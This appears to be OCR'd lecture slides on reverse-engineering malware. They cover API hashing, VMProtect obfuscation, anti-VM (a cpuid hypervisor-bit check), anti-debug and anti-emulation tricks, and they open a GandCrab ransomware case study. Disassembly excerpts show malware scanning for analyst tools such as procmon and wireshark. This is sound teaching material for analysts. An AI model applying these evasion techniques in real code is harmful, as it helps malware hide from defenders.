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
call    get_address_from_hash
mov     ecx, ebx
mov     [ebx+268h], eax
```



```
mov     edx, 0DE00957h
mov     ecx, esi
mov     [ebx+struct_0.user32], esi
call    get_address_from_hash
mov     edx, 0DE2C957h
mov     [ebx+struct_0.wsprintfA], eax
mov     ecx, esi
call    get_address_from_hash
mov     edx, 0BDD2D0D8h
mov     [ebx+struct_0.wsprintfW], eax
mov     ecx, esi
call    get_address_from_hash
mov     edx, 0FC12C65Fh
mov     [ebx+struct_0.GetDesktopWindow], eax
mov     ecx, esi
call    get_address_from_hash
mov     [ebx+struct_0.MessageBoxA], eax
mov     edx, 0FC10065Fh
mov     ecx, esi
call    get_address_from_hash
mov     ecx, ebx
mov     [ebx+struct_0.MessageBoxW], eax
```

- Additional useful information can be found on MSDN
    - https://docs.microsoft.com/en-us/windows/win32/debug/pe-format#export-directory-table

Obfuscation examples (4)


VMProtect

- VMProtected coinminer

Obfuscation examples (4)

VM

- VI




```
004013A2 in: 1 out: 15
004013A2 50                push eax
004013A3 e88c000000        call 0x401434
00401434 55                push ebp
00401435 8bec              mov ebp, esp
00401437 81ecc8010000      sub esp, 0x1c8
0040143D a108244500        mov eax, dword ptr [0x452408]
00401442 53                push ebx
00401443 56                push esi
00401444 8b7508            mov esi, dword ptr [ebp + 8]
00401447 57                push edi
00401448 6a07              push 7
0040144A 59                pop ecx
0040144B 8d7dd4            lea edi, dword ptr [ebp - 0x2c]
0040144E 8945f8            mov dword ptr [ebp - 8], eax
00401451 33db              xor ebx, ebx
00401453 f3a5              rep movsd dword ptr es:[edi], dword ptr [esi]
00401455 8b45d8            mov eax, dword ptr [ebp - 0x28]
00401458 8b55dc            mov edx, dword ptr [ebp - 0x24]
0040145B 8bf0              mov esi, eax
0040145D 8bfa              mov edi, edx
0040145F c1e60d            shl esi, 0xd
00401462 b900304500        mov ecx, 0x453000
00401467 895dfc            mov dword ptr [ebp - 4], ebx
0040146A c1e70d            shl edi, 0xd
0040146D 03f1              add esi, ecx
0040146F 03f9              add edi, ecx
00401471 8d4dd8            lea ecx, dword ptr [ebp - 0x28]
00401474 890d54444100      mov dword ptr [0x414454], ecx
0040147A 8b4dd4            mov ecx, dword ptr [ebp - 0x2c]
0040147D 83c1fe            add ecx, -2
00401480 83f941            cmp ecx, 0x41
00401483 0f87ce140000      ja 0x402957
00401489 ff248d69294000    jmp dword ptr [ecx*4 + 0x402969]
```

Obfusca

VMProtect

- VMProtected



Obfusca

VMProtect

- VMProtected

Obfuscation examples (5)

Psychological warfare

- https://github.com/xoreaxeaxeax/REpsych

Obfuscation examples (5)

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

```
; int __cdecl main(int argc, const char **argv, const char **envp)
public main
main proc near
xor     edi, edi
xor     esi, esi
nop
mov     eax, 0
jmp     ds:s[eax*4]
```

```
0, xmm1, xmmword ptr cs:[edi+esi*4+805E0B4h]
```

```
e_0_25:
vfmaddsub132ps xmm0, xmm1, xmmword ptr cs:[edi+esi*4+805E0B4h]
jz      e_1_26
```

```
e_0_26:
vfmaddsub132ps xmm0, xmm1, xmmword ptr cs:[ed
jz      e_1_27
```

```
0, xmm1, xmmword ptr cs:[edi+esi*4+805E0B4h]
```

```
e_1_25:
vfmaddsub132ps xmm0, xmm1, xmmword ptr cs:[edi+esi*4+805E0B4h]
jz      e_2_26
```

```
e_1_26:
vfmaddsub132ps xmm0, xmm1, xmmword ptr cs:[ed
jz      e_2_27
```

Obfuscation examples (5)

Psychological warfare

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

Obfuscation examples (5)

Psychological warfare

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

This gets worse and worse,
until you give up or die.

Obfuscation examples (5)

Psychological warfare

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



```
lea     ecx, [eax+ebx*4]
movzx   eax, bh
jz      e_24_26
```

```
e_24_25:
vfmaddsub132ps xmm0, xmm1, xmmword ptr cs:[edi+esi*4+805E0B4h]
shl     ebx, 12h
add     ebx, ecx
movzx   eax, bh
mov     al, 0
lea     eax, [ecx+edx*4]
lea     eax, [ecx+edx*4]
movzx   ecx, dh
dec     ecx
shr     eax, 1
mov     eax, 4BA23077h
shl     edx, 0
test    edx, eax
lea     eax, [ecx+edx*4]
movzx   ecx, dh
lea     ebx, [ecx+ecx]
shr     eax, 9
mov     eax, 0C317A9Bh
or      eax, 0A60D6DEFh
mul     eax
lea     edx, [ebp+0Ch]
mov     ch, 6
movzx   eax, bh
lea     edx, [eax+eax]
lea     edx, [ebp+0Ch]
dec     ecx
movzx   eax, bl
jz      e_25_26
```



Obfuscation examples (5)

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

Gen

Anti- tricks

- The most common categories:
    - Anti-VM
    - Anti-Debug
    - Anti-Emulation

Anti- tricks

- The most common categories:
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- Analyst uses anti-anti- tricks to counter anti- tricks

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
Anti- tricks

- The most common categories:
  - Anti-VM
  - Anti-Debug
  - Anti-Emulation
- Analyst uses anti-anti- tricks to counter anti- tricks
- Depending on the anti- trick, some steps can be performed:
  - Simply skip the problematic part while debugging (CTRL+N changes EIP)
  - Patch the binary
  - Modify registers (function parameters or return values)
  - Change the dependency/configuration files
  - …

Anti-VM example

Checks on **cpuid**

- Input parameter: EAX
  - EAX=1 will request the processor information (= signature of the CPU)
- Outputs:
  - EDX
  - ECX – this is what we want
  - EBX
- We are interested in the most significant bit of the ECX register
  - So called the **Hypervisor bit**
    - Set as 1 if it is VM
    - Set as 0 otherwise



```
_EAX = 1;
__asm { cpuid }
return _ECX >> 0x1F;
```

- More info: https://en.wikipedia.org/wiki/CPUID


Anti-Debug examples

Many, many methods exist

- GetTickCount, timestamping
- API hammering
- Checking for specific processes
- Throwing exceptions
- Multi-threading
- Attaching own debugger
- …


Anti-Debug examples

Detecting analyst’s tools



```
loc_4602D3:
mov     byte ptr [ebp-1A51h], 0
xor     edi, edi
mov     dword ptr [ebp-1A40h], offset aTaskmgrExe ; "taskmgr.exe"
mov     dword ptr [ebp-1A3Ch], offset aProcexpExe ; "procexp.exe"
mov     dword ptr [ebp-1A38h], offset aProcexp64Exe ; "procexp64.exe"
mov     dword ptr [ebp-1A34h], offset aProcesshackerE ; "processhacker.exe"
mov     dword ptr [ebp-1A30h], offset aProcmonExe ; "procmon.exe"
mov     dword ptr [ebp-1A2Ch], offset aWiresharkExe ; "wireshark.exe"
mov     dword ptr [ebp-1A28h], offset aVncExe ; "vnc.exe"
mov     dword ptr [ebp-1A24h], offset aAnvirExe ; "anvir.exe"
nop     dword ptr [eax+00h]
```

- Malware periodically scans running processes or opened windows
  - In a separate thread
- When any such activity is detected, malware stops/hides its malicious functionality



```
push    100h
push    eax
push    offset aUsername ; "%USERNAME%"
call    esi
push    100h
lea     eax, [ebp-418h]
push    eax
push    offset aComputername ; "%COMPUTERNAME%"
call    esi
mov     esi, ds:wsprintfW
lea     eax, [ebp-218h]
push    eax
lea     eax, [ebp-418h]
push    eax
lea     eax, [ebp-1270h]
push    offset aProcessHackerS ; "Process Hacker [%s\\%s]"
push    eax             ; LPWSTR
call    esi ; wsprintfW
lea     eax, [ebp-218h]
push    eax
lea     eax, [ebp-418h]
push    eax
lea     eax, [ebp-1A20h]
push    offset aProcessHackerS_0 ; "Process Hacker [%s\\%s]+ (Administrator"...
push    eax             ; LPWSTR
call    esi ; wsprintfW
lea     eax, [ebp-218h]
push    eax
lea     eax, [ebp-418h]
push    eax
lea     eax, [ebp-0AC0h]
push    offset aProcessExplore ; "Process Explorer - Sysinternals: www.sy"...
push    eax             ; LPWSTR
call    esi ; wsprintfW
mov     esi, ds:FindWindowW
lea     eax, [ebp-1270h]
add     esp, 30h
push    eax             ; lpWindowName
push    0               ; lpClassName
call    esi ; FindWindowW
test    eax, eax
jnz     short loc_460419
```

```
lea     eax, [ebp-1A20h]
push    eax                 ; lpWindowName
push    0                   ; lpClassName
call    esi ; FindWindowW
test    eax, eax
```

Anti-Emulation examples

- Using a huge number of instructions in the code
    - Emulated code is (much) slower
- API hammering
- Using “uncommon” API calls that are not implemented in the emulator
    - Emulator will usually return some kind of default value
    - Malware can expect different value
    - Not all API functions are even documented on MSDN!

Practical example

GandCrab’s crypter

- Let’s analyze one of the most notorious ransomwares – **GandCrab**
  - First observed around January 2018
  - Author(s) claim they earned $2 billion dollars
    - Very hard to estimate the actual amount, they are most likely lying
  - The malware group announced a shut down of their operations (May 31st, 2019)
    - Shifted their focus on developing new malware
    - Sodinokibi ransomware (REvil)
- Let’s focus on the obstacles the author(s) implemented
  - ea4c6d2ca13c2f09468e8be10d931c46bcec8964b2db6b9ba224a45f367e655d *sample_gandcrab.dat

Practical example

GandCrab's crypter

